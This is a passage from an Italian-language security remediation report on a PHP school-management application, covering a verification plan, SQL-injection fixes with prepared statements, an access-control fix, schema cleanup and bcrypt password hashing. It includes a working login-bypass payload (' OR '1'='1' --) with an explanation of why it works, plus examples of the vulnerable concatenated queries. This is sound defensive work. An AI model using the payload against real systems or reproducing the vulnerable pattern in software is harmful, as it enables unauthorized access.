SQLi — Admin	Payload ' OR '1'='1' -- sul campo email	Nessun accesso, nessun errore PHP in risposta	Login con credenziali valide deve continuare a funzionare
SQLi — Faculty	Stesso payload sul login Faculty	Nessun accesso	Login faculty legittimo deve funzionare
SQLi + XSS — bacheca	Notice con apice singolo; notice con tag script	Il carattere è trattato come testo; lo script non si esegue	Una notice normale deve continuare a essere pubblicata e visualizzata
SQLi — Student	Ripetere il test già documentato	Comportamento identico a quanto già verificato	Login studente reale deve continuare a funzionare
Password in chiaro	Lettura diretta della colonna password sul database	Il valore deve essere un hash bcrypt, non testo leggibile	Login con password corretta deve continuare a funzionare

Priorità media

Minaccia	Come riprodurla	Esito atteso dopo il fix	Regressione da controllare
CSRF	Form esterno che invia una richiesta di stato senza passare dal form reale	La richiesta viene rifiutata se manca un token valido	Le azioni dal form reale devono continuare a funzionare
Nessun rate limiting	Script che invia tentativi di login rapidi con password sbagliata	Blocco temporaneo o ritardo crescente dopo N tentativi	Un utente che sbaglia una volta deve poter comunque accedere
Header mancanti	curl -I sulle pagine principali	Presenti CSP, X-Frame-Options, X-Content-Type-Options	Le pagine devono continuare a caricare correttamente CSS e JS
Enumerazione utenti / session fixation	Confronto messaggi login con email inesistente/password sbagliata; confronto identificativo di sessione prima/dopo login	Messaggio identico in entrambi i casi; l'identificativo cambia dopo il login	Login corretto deve restare funzionante

La chiusura del ciclo prevista da questo piano — il confronto quantitativo tra il numero di finding prima e dopo l'insieme dei fix — è realizzata nel Capitolo 8, una volta completate tutte le correzioni descritte nei Capitoli 5 e 7.

5. Remediation SQL Injection — Estensione a Tutta l'Applicazione

Sulla base della matrice di priorità, il fix già validato su Student è stato esteso, nell'ordine, a: login Admin, login Faculty, bacheca notizie, reset password. Durante l'implementazione sono emerse ulteriori vulnerabilità non previste dall'inventario iniziale, corrette contestualmente.

5.1 Estensione a tutti i pannelli di login

Stesso pattern per Admin e Faculty: query parametrizzata al posto della concatenazione diretta.

```
$selectQuery = "SELECT * FROM $ADMIN WHERE $ADMIN_EMAIL = ? AND $ADMIN_PASSWORD = ?";  
$stmt = mysqli_prepare($con, $selectQuery);  
mysqli_stmt_bind_param($stmt, "ss", $EMAIL, $PASSWORD);  
mysqli_stmt_execute($stmt);  
$dbQuery = mysqli_stmt_get_result($stmt);  
$data = mysqli_num_rows($dbQuery);
```

Durante la verifica del login Admin è stato individuato un secondo punto di SQL Injection nello stesso file: un ramo secondario del codice, usato per distinguere il messaggio "password errata" da "email non trovata", eseguiva una seconda query con la stessa concatenazione diretta — non sfruttabile per bypassare l'accesso, ma comunque un punto di injection attivo, e all'origine anche di un problema di user enumeration segnalato nel threat model. Corretto applicando lo stesso pattern con uno statement dedicato.

Il payload dimostrativo usato per la verifica ha richiesto un adattamento rispetto a quello usato su Student: la clausola AND ha precedenza più alta di OR in SQL, quindi ' OR '1'='1 da solo non garantisce il bypass se la password fornita non corrisponde a nessuna riga. È stato quindi usato un payload con commento SQL, che neutralizza del tutto la clausola sulla password indipendentemente dal suo contenuto:

```
' OR '1'='1' --
```

A screenshot of a web application's 'Sign In Form'. The form has a pink header with the text '~ Sign In Form'. Below the header is a red box containing the text 'Please Fill Up Data'. There are two input fields: 'Email' and 'Password'. The 'Email' field contains the payload ' 'OR '1'='1' --'. The 'Password' field contains a single character '1'. Below the input fields are two buttons: 'SignIn' and 'Go To Home'.

Fig. 5.1 — Payload d'iniezione con commento SQL, inserito nel campo email tramite modifica del tipo di input (Ispezione).

Il bypass è stato confermato su entrambi i pannelli (Admin e Faculty), con accesso al pannello riservato senza fornire credenziali valide — la stessa identica vulnerabilità già dimostrata su Student, estesa e confermata sugli altri due.

Codice completo — Faculty/faculty_login.php

Riportato per intero perché, a differenza di Admin, questo file non presenta il ramo secondario descritto sopra: struttura più semplice, un solo punto di query.

```
$EMAIL = $_POST[$FACULTY_EMAIL];
$PASSWORD = $_POST[$FACULTY_PASSWORD];

$selectQuery = "SELECT * FROM $FACULTY_ADD WHERE $FACULTY_EMAIL = ? AND $FACULTY_PASSWORD = ?";
$stmt = mysqli_prepare($con, $selectQuery);
mysqli_stmt_bind_param($stmt, "ss", $EMAIL, $PASSWORD);
mysqli_stmt_execute($stmt);
$dbQuery = mysqli_stmt_get_result($stmt);
$data = mysqli_num_rows($dbQuery);

if($data){
    $_SESSION['email'] = $EMAIL;
    $_SESSION['isFacultyLogin'] = 0;
    // ... login riuscito
}else{
    // ... credenziali non valide
}
```


Durante la verifica di questo file è emerso un bug funzionale, utile da riportare perché mostra un'insidia concreta del refactoring manuale: nella prima stesura del fix, la riga `$data = mysqli_num_rows($dbQuery)` — necessaria per leggere il numero di risultati dopo l'esecuzione del prepared statement — era stata omessa per una svista di copia. La variabile `$data` restava quindi non definita, il controllo `if($data)` risultava sempre falso, e il login

falliva sistematicamente anche con credenziali corrette, senza alcun errore visibile a schermo. Il problema è stato isolato confrontando il comportamento con quello, corretto, di `admin_login.php`, e risolto aggiungendo la riga mancante.

5.2 Remediation della bacheca notizie

Le due query INSERT usate dall'Admin per pubblicare notice (verso Faculty e verso Student) sono state convertite allo stesso modo:

```
$insertInTable = "INSERT INTO $STUDENT_NOTICE_ADD VALUES(?, ?, ?)";
$stmt = mysqli_prepare($con, $insertInTable);
mysqli_stmt_bind_param($stmt, "sss", $DATE_ST, $NAME_ST, $DES_ST);
$queryExe = mysqli_stmt_execute($stmt);
```



```
3 | < > notice_panel ) No Selection
Find  ↕ $queryExe = mysqli_query($con,$insertInTable);

261          // PRIMA :
262          // $insertInTable = "INSERT INTO $FACULTY_NOTICE_ADD VALUES('$DATE_FC','$NAME_FC','$DES_FC')";
263          // DOPO:
264          $insertInTable = "INSERT INTO $FACULTY_NOTICE_ADD VALUES(?, ?, ?)";
265          $stmt = mysqli_prepare($con, $insertInTable);
266          mysqli_stmt_bind_param($stmt, "sss", $DATE_FC, $NAME_FC, $DES_FC);
267          //mysqli_stmt_execute($stmt);
268          // $queryExe = mysqli_query($con,$insertInTable);
269          $queryExe = mysqli_stmt_execute($stmt);
270          if($queryExe){
271              ?>
272              <script>
273              alert("Notice Added Successfully For Faculty !");
274              window.open("http://localhost:8080/Admin/notice_panel.php", "_self");
275              </script>
276          <?php
277          }else{
278              ?>
279              <script>
280              alert("Something Went Wrong !");
281              window.open("http://localhost:8080/Admin/notice_panel.php", "_self");
282              </script>
283          <?php
284          }
285      }
286  }
287
288  $createTable_st = "CREATE TABLE IF NOT EXISTS $STUDENT_NOTICE_ADD($STUDENT_NOTICE_DATE DATE,$STUDENT_NOTICE_NAME TEXT,$STUDENT_NOTICE_DES TEXT
289  $queryExe = mysqli_query($con,$createTable_st);
290
291  if(isset($_POST['add_notice_student'])){
292      $DATE_ST = $_POST[$STUDENT_NOTICE_DATE];
293      $NAME_ST = $_POST[$STUDENT_NOTICE_NAME];
294      $DES_ST = $_POST[$STUDENT_NOTICE_DES];
295
296      $sql = "SELECT * FROM $STUDENT_NOTICE_ADD WHERE $STUDENT_NOTICE_NAME OR $STUDENT_NOTICE_DES";
297      $dbquery = mysqli_query($con,$sql);
298      $data = mysqli_num_rows($dbquery);
299
300      if($data){
301          ?>
302          <script>
303          alert("This Notice Added Already For Student !");
304          window.open("http://localhost:8080/Admin/notice_panel.php", "_self");
305          </script>
306      <?php
307  } else {
308      // PRIMA :
309      // $insertInTable = "INSERT INTO $STUDENT_NOTICE_ADD VALUES('$DATE_ST','$NAME_ST','$DES_ST')";
310      // DOPO:
311      $insertInTable = "INSERT INTO $STUDENT_NOTICE_ADD VALUES(?, ?, ?)";
312      $stmt = mysqli_prepare($con, $insertInTable);
313      mysqli_stmt_bind_param($stmt, "sss", $DATE_ST, $NAME_ST, $DES_ST);
```

Fig. 5.2 — Query di pubblicazione notice convertita in prepared statement (blocco Faculty).

Anche in questo file la prima stesura del fix ha introdotto un bug degno di nota: la vecchia istruzione `mysqli_query($con, $insertInTable)`, che eseguiva la query nella sua forma originale, era rimasta nel codice subito dopo la nuova sequenza con il prepared statement, invece di essere sostituita. Poiché a quel punto `$insertInTable` conteneva ormai solo segnaposto (`VALUES(?, ?, ?)`), quella riga avrebbe tentato di inserire letteralmente i tre

punti interrogativi come dato, oppure generato un errore silenzioso. Il problema, identico su entrambi i blocchi del file (notice per Faculty e per Student), è stato risolto rimuovendo la riga obsoleta e usando il solo risultato di `mysqli_stmt_execute()` come indicatore di successo:

```
// Riga obsoleta rimossa:  
// $queryExe = mysqli_query($con, $insertInTable);  
  
// Unica riga mantenuta:  
$queryExe = mysqli_stmt_execute($stmt);
```

Verificato infine che una notice contenente un apostrofo, che in precedenza avrebbe rotto la query, venisse salvata e mostrata correttamente su entrambe le bacheche.

5.3 Broken access control su `update_pass.php`

Durante la revisione del reset password è emerso un problema più grave della SQL Injection stessa: la pagina non verificava in alcun modo che l'utente fosse autenticato. Chiunque, anche senza aver mai effettuato il login, poteva cambiare la password di un qualsiasi studente semplicemente inviando una richiesta con la sua email — non era nemmeno necessario sfruttare la SQLi.

```
session_start();  
if(!isset($_SESSION['email'])){  
    header("Location: student_login.php");  
    exit();  
}
```

```
1 // AGGIUNGERE all'inizio del file, prima di qualsiasi output/HTML:  
2 <?php  
3 session_start();  
4 if(!isset($_SESSION['email'])){  
5     header("Location: student_login.php");  
6     exit();  
7 }  
8 ?>
```

Fig. 5.5 — Controllo di sessione aggiunto in cima a `update_pass.php`, prima di qualunque altro output.

Il controllo riusa la stessa chiave di sessione (`$_SESSION['email']`) già impostata da `student_login.php` dopo un login riuscito, mantenendo coerenza con il resto dell'applicazione. Contestualmente è stata applicata anche la conversione a prepared statement della UPDATE della password.

5.4 Verifica dei fix

Ogni fix è stato verificato su tre fronti: login legittimo ancora funzionante, payload SQLi bloccato, e — dove applicabile — accesso non autenticato respinto.




Fig. 5.3 — Notice con apostrofo pubblicata correttamente dopo il fix, nessun errore SQL.




Fig. 5.4 — Cambio password completato con successo attraverso il flusso reale (login + form), a conferma che sessione e prepared statement funzionano correttamente insieme.

5.5 Osservazioni di sintesi sul pattern ripetuto

I tre pannelli di login (Admin, Faculty, Student) condividevano lo stesso identico difetto strutturale, con differenze minime nella sua manifestazione: Student e Faculty avevano un'unica query vulnerabile; Admin ne aveva due, per via del ramo secondario descritto al paragrafo 5.1. Questa uniformità ha permesso di applicare lo stesso pattern di correzione a tutti e tre in sequenza, ma ha anche reso più insidiosi i piccoli bug introdotti durante l'implementazione (paragrafo 5.1 e 5.2): un errore di copia tra un file e l'altro, quando il codice di partenza è quasi identico, è più facile da introdurre e più difficile da notare a colpo d'occhio proprio per la somiglianza tra le versioni corrette e quelle ancora da correggere.

Questa osservazione ha guidato anche l'approccio adottato nel Capitolo 7: per ciascuna categoria di vulnerabilità, prima di scrivere una singola riga di codice è stato costruito un inventario completo di tutti i punti dell'applicazione interessati, invece di correggere un file alla volta scoprendo gli altri per caso.

6. Bonifica dello Schema del Database

6.1 Motivazione e perimetro

Questa fase non è una tecnica di secure software development in senso stretto — non riguarda una vulnerabilità né una contromisura, ma la riproducibilità dell'ambiente. Viene comunque documentata perché senza uno schema del database coerente con il codice, la verifica di tutte le altre fasi non sarebbe stata ripetibile in autonomia.

Il problema alla radice: lo script di inizializzazione del database creava solo una tabella generica (users), non usata da nessuna pagina dell'applicazione. Le tabelle realmente necessarie venivano create solo al primo utilizzo delle rispettive pagine, oppure dovevano essere ricostruite manualmente durante il debug.

Perché questo conta comunque per la sicurezza, indirettamente — Un ambiente non riproducibile ostacola concretamente le fasi di verifica descritte nei Capitoli 5, 7 e 8: senza uno stato di partenza noto e ripetibile, non è possibile garantire che un test "prima del fix" e uno "dopo il fix" stiano confrontando davvero le stesse condizioni. Diversi problemi di debug incontrati nel corso del progetto — descritti nei capitoli pertinenti — sono derivati proprio da tabelle assenti o con uno schema diverso da quello atteso, non da un errore nel codice dell'applicazione stesso.

6.2 Inventario delle tabelle reali

L'analisi del codice sorgente — incluse le istruzioni CREATE TABLE IF NOT EXISTS già presenti in diverse pagine, che l'applicazione usa per autocrearsi le tabelle — ha individuato 12 tabelle effettivamente richieste:

Categoria	Tabelle
Account	admin, faculty_add, student_add
Bacheca notizie	student_notice_add, faculty_notice_add, fc_notice_student (tre bacheche distinte)
Compiti per materia	java_assignments, python_assignments, kotlin_assignments, c_assignments, php_assignments, cs_assignments

Lo schema di ciascuna tabella è stato preso direttamente dalle istruzioni CREATE TABLE già scritte nel codice originale, non stimato — permettendo di correggere anche una discrepanza tra lo schema usato per i test manuali (con una chiave primaria numerica) e quello realmente atteso dal codice (chiave primaria sull'email).

6.3 init.sql definitivo

Il nuovo script rimuove la tabella inutilizzata, crea tutte e 12 le tabelle con lo schema corretto — preso dalle stesse istruzioni CREATE TABLE già presenti nel codice originale, non stimato — e inserisce un account di test per ciascuno dei tre pannelli principali, con le stesse credenziali usate nei test delle fasi successive:

```
CREATE DATABASE IF NOT EXISTS `sms_db`;
USE `sms_db`;

DROP TABLE IF EXISTS `users`;

CREATE TABLE IF NOT EXISTS admin(
    admin_name VARCHAR(20),
    admin_contact VARCHAR(20) UNIQUE,
    admin_email VARCHAR(50) PRIMARY KEY,
    admin_password TEXT
);

CREATE TABLE IF NOT EXISTS student_add(
    student_mno BIGINT UNIQUE,
    student_name TEXT,
    student_email VARCHAR(256) PRIMARY KEY,
    student_password TEXT,
    student_result FLOAT
);

CREATE TABLE IF NOT EXISTS faculty_add(
    faculty_mno BIGINT UNIQUE,
    faculty_name TEXT,
    faculty_email VARCHAR(256) PRIMARY KEY,
    faculty_password TEXT,
    faculty_qualification TEXT
);

CREATE TABLE IF NOT EXISTS student_notice_add(
    student_notice_date DATE, student_notice_name TEXT, student_notice_des TEXT
);
CREATE TABLE IF NOT EXISTS faculty_notice_add(
    faculty_notice_date DATE, faculty_notice_name TEXT, faculty_notice_des TEXT
);
CREATE TABLE IF NOT EXISTS fc_notice_student(
    fc_student_notice_date DATE, fc_student_notice_name TEXT, fc_student_notice_des TEXT
);

CREATE TABLE IF NOT EXISTS java_assignments(java_ch TEXT, java_des DATE);
CREATE TABLE IF NOT EXISTS python_assignments(python_ch TEXT, python_des DATE);
CREATE TABLE IF NOT EXISTS kotlin_assignments(kotlin_ch TEXT, kotlin_des DATE);
CREATE TABLE IF NOT EXISTS c_assignments(c_ch TEXT, c_des DATE);
CREATE TABLE IF NOT EXISTS php_assignments(php_ch TEXT, php_des DATE);
CREATE TABLE IF NOT EXISTS cs_assignments(cs_ch TEXT, cs_des DATE);

INSERT INTO admin (admin_name, admin_contact, admin_email, admin_password)
VALUES ('Admin Test', '0000000000', 'admin@test.com', 'AdminPass123');
INSERT INTO faculty_add (faculty_mno, faculty_name, faculty_email, faculty_password,
faculty_qualification)
VALUES (1, 'Faculty Test', 'faculty@test.com', 'FacultyPass123', 'PhD Test');
INSERT INTO student_add (student_mno, student_name, student_email, student_password,
student_result)
VALUES (1, 'Mario Rossi', 'mario.rossi@test.com', 'Password123', 0);
```

Con questo script, l'ambiente si ricostruisce interamente in automatico con un solo comando, senza alcun intervento manuale sulle tabelle:

```
docker-compose down -v docker-compose up -d --build
```

Verificato che tutte le 12 tabelle vengano create senza intervento manuale, che i tre account di test vengano inseriti correttamente, e che i login legittimi funzionino dall'interfaccia reale dell'applicazione — non solo tramite interrogazione diretta del database.

7. Hardening Applicativo

Il threat model (Capitolo 4) aveva individuato quattro problemi a priorità restante: password in chiaro, Stored XSS sulla bacheca, assenza di token CSRF, header di sicurezza mancanti. Due di questi (password, XSS) erano stati trovati solo con analisi manuale del codice; gli altri due (CSRF, header) da OWASP ZAP. Durante il lavoro su questo capitolo è emersa una quinta vulnerabilità non pianificata, più grave delle altre quattro.

7.1 Password Hashing

Fino a questo punto del progetto, tutte le password dell'applicazione — degli account amministratore, dei docenti e degli studenti — venivano salvate nel database esattamente come digitate dall'utente, senza alcuna trasformazione. Questo significa che chiunque ottenesse anche solo una lettura del database, con qualunque mezzo (un backup mal protetto, un'altra vulnerabilità, un accesso fisico), avrebbe immediatamente tutte le credenziali di tutti gli utenti, in chiaro e immediatamente riutilizzabili — anche su altri servizi, se un utente avesse riusato la stessa password altrove, come accade frequentemente nella pratica.

`password_hash()` genera un hash diverso ogni volta anche per la stessa password, per la presenza di un sale casuale: non è quindi possibile confrontarla direttamente dentro la query SQL. Il pattern corretto prevede che la query cerchi solo per email, e che PHP confronti poi la password digitata con l'hash salvato tramite `password_verify()`, funzione pensata per questo confronto e resistente a timing attack.

Perché bcrypt e non un hash più semplice come MD5 o SHA-256 — Algoritmi come MD5 e SHA-256 sono progettati per essere velocissimi, una proprietà desiderabile per verificare l'integrità di un file ma pericolosa per le password: un attaccante con accesso a hash di questo tipo può provare miliardi di combinazioni al secondo con hardware dedicato. bcrypt (usato tramite la costante `PASSWORD_BCRYPT`) è invece deliberatamente lento e configurabile in difficoltà ("cost factor"), rendendo un attacco a forza bruta sui singoli hash impraticabile su scala, anche se il database venisse compromesso.

Inventario

File	Ruolo
<code>admin_login.php</code> / <code>faculty_login.php</code> / <code>student_login.php</code>	Login — confronto
<code>admin_signup.php</code> / <code>student_panel.php</code> / <code>faculty_panel.php</code>	Creazione di un nuovo account
<code>faculty_update.php</code>	Admin modifica un faculty esistente

File	Ruolo
update_pass.php	Reset password studente

Nuova architettura di login

```
$selectQuery = "SELECT * FROM $ADMIN WHERE $ADMIN_EMAIL = ?";
$stmt = mysqli_prepare($con, $selectQuery);
mysqli_stmt_bind_param($stmt, "s", $EMAIL);
mysqli_stmt_execute($stmt);
$dbQuery = mysqli_stmt_get_result($stmt);
$row = mysqli_fetch_assoc($dbQuery);

if($row && password_verify($PASSWORD, $row[$ADMIN_PASSWORD])){
    $_SESSION['email'] = $EMAIL;
    // ... login riuscito
}else{
    // ... email o password non valide
}
```

Effetto collaterale positivo: il ramo secondario di `admin_login.php`, che distingueva "password errata" da "email non trovata", è stato eliminato — non serve più una seconda query, e con essa sparisce anche il problema di user enumeration.

Creazione account — le tre query di INSERT

Le tre query di creazione account (nuovo admin, nuovo studente, nuovo faculty) avevano ancora la stessa concatenazione diretta già corretta altrove, mai toccata perché fuori dall'inventario iniziale della remediation SQLi (che si era concentrata sui soli endpoint di login). Sono state corrette contestualmente all'introduzione dell'hashing, applicando entrambe le correzioni nello stesso passaggio:

```
// admin_signup.php
$HASHED_PASSWORD = password_hash($PASSWORD, PASSWORD_BCRYPT);
$insertInTable = "INSERT INTO $ADMIN VALUES(?, ?, ?, ?)";
$stmt = mysqli_prepare($con, $insertInTable);
mysqli_stmt_bind_param($stmt, "ssss", $NAME, $CONTACT, $EMAIL, $HASHED_PASSWORD);
$queryExe = mysqli_stmt_execute($stmt);

// student_panel.php — Admin crea un nuovo studente
$HASHED_PASSWORD = password_hash($PASSWORD, PASSWORD_BCRYPT);
$insertInTable = "INSERT INTO $STUDENT_ADD VALUES(?, ?, ?, ?, ?)";
$stmt = mysqli_prepare($con, $insertInTable);
mysqli_stmt_bind_param($stmt, "isssd", $MNO, $NAME, $EMAIL, $HASHED_PASSWORD, $RESULT);
$queryExe = mysqli_stmt_execute($stmt);

// faculty_panel.php — Admin crea un nuovo faculty
$HASHED_PASSWORD = password_hash($PASSWORD, PASSWORD_BCRYPT);
$insertInTable = "INSERT INTO $FACULTY_ADD VALUES(?, ?, ?, ?, ?)";
$stmt = mysqli_prepare($con, $insertInTable);
mysqli_stmt_bind_param($stmt, "issss", $MNO, $NAME, $EMAIL, $HASHED_PASSWORD, $QUALIFICATION);
$queryExe = mysqli_stmt_execute($stmt);
```

faculty_update.php — tre problemi nello stesso file

Questo file, usato dall'Admin per modificare un faculty esistente, ha richiesto la correzione più articolata dell'intera fase: tre problemi indipendenti, individuati in sequenza durante la revisione.

Il primo: la query che carica i dati del faculty da modificare riceve l'identificativo tramite parametro GET (l'indirizzo della pagina, non un form), e lo concatenava direttamente nella query — un punto di SQL Injection sfruttabile semplicemente modificando l'URL:

```
// Prima:
$emailGet = $_GET[$FACULTY_EMAIL];
$query = "SELECT * FROM $FACULTY_ADD WHERE $FACULTY_EMAIL = '$emailGet'";
$data = mysqli_query($con, $query);

// Dopo:
$emailGet = $_GET[$FACULTY_EMAIL];
$query = "SELECT * FROM $FACULTY_ADD WHERE $FACULTY_EMAIL = ?";
$stmt0 = mysqli_prepare($con, $query);
mysqli_stmt_bind_param($stmt0, "s", $emailGet);
mysqli_stmt_execute($stmt0);
$data = mysqli_stmt_get_result($stmt0);
$row = mysqli_fetch_array($data);
```

Il secondo: il form di modifica ristampava la password attuale del faculty in chiaro dentro il campo del form, leggendola direttamente dal database ed inserendola come valore dell'attributo value — un'esposizione diretta della password a chiunque visualizzasse il codice sorgente della pagina, oltre a un potenziale punto di rottura dell'attributo HTML se la password avesse contenuto un carattere di apice:

```
// Prima:

```

Il terzo: nel blocco che elabora l'invio del form, la variabile \$QUALIFICATION non veniva mai letta dal valore inviato (\$_POST[\$FACULTY_QUALIFICATION]), quindi la qualifica del faculty risultava sempre salvata come vuota, indipendentemente da cosa fosse stato digitato nel campo corrispondente — un bug funzionale indipendente dalla sicurezza, ma individuato durante la stessa revisione e corretto contestualmente. La query di aggiornamento finale gestisce inoltre due casi distinti, a seconda che il campo password sia stato lasciato vuoto o meno:

```
$QUALIFICATION = $_POST[$FACULTY_QUALIFICATION];
$PASSWORD = $_POST[$FACULTY_PASSWORD];
```

```

if(!empty($PASSWORD)){
    $HASHED_PASSWORD = password_hash($PASSWORD, PASSWORD_BCRYPT);
    $sql = "UPDATE $FACULTY_ADD SET $FACULTY_MNO = ?, $FACULTY_NAME = ?, $FACULTY_PASSWORD =
?, $FACULTY_QUALIFICATION = ? WHERE $FACULTY_EMAIL = ?";
    $stmt = mysqli_prepare($con, $sql);
    mysqli_stmt_bind_param($stmt, "issss", $MNO, $NAME, $HASHED_PASSWORD, $QUALIFICATION,
$emailGet);
}else{
    $sql = "UPDATE $FACULTY_ADD SET $FACULTY_MNO = ?, $FACULTY_NAME = ?,
$FACULTY_QUALIFICATION = ? WHERE $FACULTY_EMAIL = ?";
    $stmt = mysqli_prepare($con, $sql);
    mysqli_stmt_bind_param($stmt, "iss", $MNO, $NAME, $QUALIFICATION, $emailGet);
}
$queryExe = mysqli_stmt_execute($stmt);

```

Migrazione degli account di test esistenti

Gli account creati dal nuovo init.sql (Capitolo 6) avevano ancora la password in chiaro, essendo stati inseriti prima dell'introduzione dell'hashing. Sono stati migrati generando l'hash bcrypt con PHP direttamente dentro il container applicativo, per garantire la stessa versione dell'algoritmo usata a runtime dall'applicazione:

```

docker exec sms-web php -r "echo password_hash('AdminPass123', PASSWORD_BCRYPT) .
PHP_EOL;"

```

e sostituendo il valore in chiaro con l'hash ottenuto tramite un aggiornamento mirato sul database, ripetuto per i tre account di test (Admin, Faculty, Student).

Evidenze

The image shows a web form titled '~ Ready To Add Student'. The form is set against an orange background. At the top, there is a red button labeled 'Add Students'. Below this, there are five white input fields with red borders, each containing a placeholder text: 'Enter PhoneNo Of Student', 'Enter Name Of Student', 'Enter Email ID Of Student', 'Create Password For Student', and 'Enter 12th Percentage Of Student'. At the bottom of the form, there is another red button labeled 'Add Student'.

Fig. 7.1 — Creazione di un nuovo studente dal pannello Admin, usata per il test end-to-end dell'hashing.




Fig. 7.2 — Stesso test superato per la creazione di un nuovo faculty.

